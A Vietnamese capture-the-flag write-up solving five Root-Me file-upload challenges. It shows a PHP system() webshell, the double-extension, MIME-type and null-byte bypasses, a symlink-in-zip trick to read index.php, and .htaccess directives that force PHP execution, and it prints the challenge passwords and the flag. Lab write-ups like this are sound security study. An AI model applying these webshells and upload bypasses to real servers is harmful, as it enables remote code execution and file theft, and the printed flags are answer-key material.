**Thử thách thứ 1: File Upload- Double Extension**

Mô tả: nhiệm vụ của bạn là tải lên tập lệnh PHP. Truy suất được mật khẩu trong tập tin .passwd ở root.

Bài này dễ . Khi ta đăng tải file .php 🡪 wrong file extension.

Mình phải tìm cách bypass blacklist của bài toán. Cách bypass là Double extension ( trên đề )

Mình sẽ đổi tên tập tin thành webshell.php.jpg 🡪 file đã được up lên thành công.

Web shell là : <?php echo system($\_GET['command']); ?>

Tập tin được lưu trữ ở [./galerie/upload/0aadb86c0fac2369c0dc77c7b2a2c8ca/webshell.php.jpg](http://challenge01.root-me.org/web-serveur/ch20/galerie/upload/0aadb86c0fac2369c0dc77c7b2a2c8ca/webshell.php.jpg)

Mình click vào thử thì báo lỗi :

Warning: system(): Cannot execute a blank command in /challenge/web-serveur/ch20/galerie/upload/0aadb86c0fac2369c0dc77c7b2a2c8ca/webshell.php.jpg on line 1

Đây là lỗi do mình chưa thêm câu lệnh nào.

Thử với url sau:

web-serveur/ch20/galerie/upload/0aadb86c0fac2369c0dc77c7b2a2c8ca/

webshell.php.jpg?command=id

uid=1008(web-serveur-ch20) gid=1008(web-serveur-ch20) groups=1008(web-serveur-ch20),100(users) uid=1008(web-serveur-ch20) gid=1008(web-serveur-ch20) groups=1008(web-serveur-ch20),100(users)

Mình đã kích hoạt câu lệnh thành công.

Nhưng bài toán này khó ở chỗ tìm mật khẩu trong tập tin .passwd

Mình cứ tưởng là file /etc/passwd 🡪Sai

Payload: ../../../.passwd

serveur/ch20/galerie/upload/0aadb86c0fac2369c0dc77c7b2a2c8ca/webshell.php.jpg

Nó đang ở thư mục 0aadb86c0fac2369c0dc77c7b2a2c8ca; ../ không có tác dụng với tập tin

../ 🡪 thư mục cha của 0aadb86c0fac2369c0dc77c7b2a2c8ca là upload

nên khi ls ../ ra

04b1b0f6a6cc4c1c64cc8aa1db7bb10a

0aadb86c0fac2369c0dc77c7b2a2c8ca

105fe8b6bde7df2af58d649533d1068d

14a1da20eff6220b5ad5164891ecc3fd

../../ 🡪 thư mục cha của upload là galerie ls ra

actions

apps

categories

devices

emotes

upload

../../../ 🡪 thư mục cha của galerie là thư mục root của bài toán này

Cây thư mục là root🡪galerie🡪upload🡪0aadb86c0fac2369c0dc77c7b2a2c8ca🡪 tập tin upload

ls -la ../../../ để liệt kê hết tập tin , thư mục ẩn sẽ thấy tập tin .passwd

cat ../../../.passwd 🡪 password là Gg9LRz-hWSxqqUKd77-\_q-6G8

**Thử thách thứ 2: File Upload- MIME type:**

Bài này bạn thử up hình ảnh trước để xem vị trí lưu file.

Rồi up webshell.php🡪 wrong file type!

Làm sao để bypass được?? Bài này vô tình kiểm tra loại file dựa trên content type/ mime type , mà người dùng lại kiểm soát được 🡪 Dễ

Bạn chỉ cần đổi content-type thành image/png là được

**Thử thách thứ 3: File Upload -Null Byte:**

Bài này chỉ cần up code PHP lên là thành công.

Bài này rất khó hiểu về logic

Nếu mình up webshell.php%00.png 🡪 wrong type!  
Ah nếu thêm kí tự null byte trước extension .jpeg 🡪webshell.php nha

Ngược lại, mình up một hình ảnh trước. filename=”rabbit.jpeg”

Rồi chỉnh filename=”rabbit.php%00.jpeg”🡪 lại lưu trữ được

Mình xóa hình ảnh đi thêm code php vào 🡪 thành công

Password là YPNchi2NmTwygr2dgCCF

Mình có thể giải logic như sau:

Khi tải hình ảnh lên lần đầu tiên, máy chủ sẽ xác thực nội dung file bằng hàm getimagessize()

Thấy nd file toàn tập lệnh php🡪 wrong.

Khi chỉnh filename là rabbit.php%00.jpeg thì máy chủ kiểm tra có đuôi là jpeg và nội dung file là hình ảnh nên bypass.

Khi xóa hả để thêm code php thì máy chủ đã xác thực rồi không xác thực lại nên thành công.

**Thử thách thứ 4: File Upload-Zip File:**

Mục tiêu: là đọc file index.php

Cách làm tạo 1 file symlink liên kết đến file index.php

Command: ln -s ../../../index.php link\_to\_index

Mình zip file link\_to\_index lại rồi up lên. 🡪Done

**Thử thách thứ 5: PHP -Apache configuration**

Nhà phát triển chắc chắn chức năng file upload không chấp nhận file php nhưng phần mềm ở dưới đã được cấu hình đúng cách?

Mục tiêu của bạn là truy suất tập tin ở /private/flag.txt từ thư mục root của máy chủ web.

Đầu tiên, mình thử up rabbit.jpg để xem cách trang web nó hoạt động.

Nó lưu ảnh ở thư mục uploads với 1 mã ngẫu nhiên:

/uploads/3c7jhjgo1bi5kh72pgoe2emiao/rabbit.jpg

Mình thử up file .php, nó báo lỗi:

Nope, dear sir or madam, this is not allowed, I forbid it

Gợi ý ở đây là file .htaccess, nếu ta có thể cấu hình để nó không chặn file php , rồi up nó lên thì sẽ đọc được file flag.

**.htaccess**

Là một tệp cấu hình riêng cho từng thư mục. Nó có các modules và chỉ thị.

Muốn thực thi chỉ thị trong file .htaccess, tài liệu về chỉ thị đó sẽ có mục override, chỉ định giá trị đó phải có trong AllowOverride.

Ví dụ, nếu bạn tìm kiếm tài liệu về chỉ thị AddDefaultCharset, mục Override ghi FileInfo. Muốn thực thi nó trong .htaccess, 🡪 AllowOverride FileInfo

|  |  |
| --- | --- |
| **Related Modules** | **Related Directives** |
| [core](https://httpd.apache.org/docs/2.2/en/mod/core.html)  [mod\_authn\_file](https://httpd.apache.org/docs/2.2/en/mod/mod_authn_file.html)  [mod\_authz\_groupfile](https://httpd.apache.org/docs/2.2/en/mod/mod_authz_groupfile.html)  [mod\_cgi](https://httpd.apache.org/docs/2.2/en/mod/mod_cgi.html)  [mod\_include](https://httpd.apache.org/docs/2.2/en/mod/mod_include.html)  [mod\_mime](https://httpd.apache.org/docs/2.2/en/mod/mod_mime.html) | [AccessFileName](https://httpd.apache.org/docs/2.2/en/mod/core.html#accessfilename)  [AllowOverride](https://httpd.apache.org/docs/2.2/en/mod/core.html#allowoverride)  [Options](https://httpd.apache.org/docs/2.2/en/mod/core.html#options)  [AddHandler](https://httpd.apache.org/docs/2.2/en/mod/mod_mime.html#addhandler)  [SetHandler](https://httpd.apache.org/docs/2.2/en/mod/core.html#sethandler)  [AuthType](https://httpd.apache.org/docs/2.2/en/mod/core.html#authtype)  [AuthName](https://httpd.apache.org/docs/2.2/en/mod/core.html#authname)  [AuthUserFile](https://httpd.apache.org/docs/2.2/en/mod/mod_authn_file.html#authuserfile)  [AuthGroupFile](https://httpd.apache.org/docs/2.2/en/mod/mod_authz_groupfile.html#authgroupfile)  [Require](https://httpd.apache.org/docs/2.2/en/mod/core.html#require) |

File .htaccess trong thư mục /www/htdocs/example có 1 chỉ thị tương đương với đặt chỉ thị đó trong mục Directory <Directory /www/htdocs/example> của file cấu hình máy chủ

**Contents of .htaccess file in /www/htdocs/example**

AddType text/example .exm

**Section from your httpd.conf file**

<Directory /www/htdocs/example>  
AddType text/example .exm  
</Directory>

Việc sử dụng .htaccess có thể bị vô hiệu hóa bằng cách đặt Allowoverride None

Quay trở lại với bài lab, mình sẽ up file .htaccess với nội dung sau:

AddType application/x-httpd-php .123t

content-type: text/plain

Vì phần mở rộng .php đã bị cấm, mình chỉ có thể thêm phần mở rộng mới là .123t để kích hoạt file php.

Rồi upload webshell.123t

content-type: text/php


Nội dung: <?php echo "aaa"; ?>

Đến đây, mình nghĩ là thành công rồi nhưng nó không cho thực thi code, mà tải file về.

Thực sự, mình rất thích trang root me vì điều này, nó không giống với cách khai thác mình đã được học trên tài liệu, yêu cầu nhiều kiến thức hơn.

Mình đọc lỗ hổng file upload trên portswigger, thì thấy loại cấu hình này thường khác nhau ở các thư mục. Ở những thư mục người dùng có thể tải tập tin thường kiểm soát chặt chẽ hơn những hệ thống tập tin người dùng không chạm được. Nếu bạn có thể tải những mã lệnh ở thư mục đó , lỗ hổng vẫn sẽ xảy ra bình thường 🡪 **Path Traversal**

Mình để ý mới thấy mã ngẫu nhiên được qui định bởi cookie:




Mình thử thay đổi đường dẫn để upload nhưng không được, nó chỉ chấp nhận những kí tự có thể in được [a-zA-Z0-9].

Sau một hồi nghiên cứu mệt mỏi, mình đã tìm được cách để thực thi code php:

https://sec-consult.com/vulnerability-lab/advisory/arbitrary-file-upload-and-bypassing-htaccess-rules-in-monospace-directus-headless-cms/

Đọc đoạn này nhé:



Mình up lại file .htaccess như sau:

<IfModule mod\_php7.c>

php\_flag engine on

AddType application/x-httpd-php .123t

</IfModule>

content-type: text/plain

Nhớ để nội dung webshell như vậy nha: <?php echo "aaa"; ?> để kiểm tra code có được thực thi không

Lúc đầu mình để file\_get\_contents(/private/flag.txt) không ra gì hết vì mình không biết nó có ở thư mục root không. Phải kiểm tra từng chút nha!

**Flag: ht@cc3ss2RCE4th%w1n**

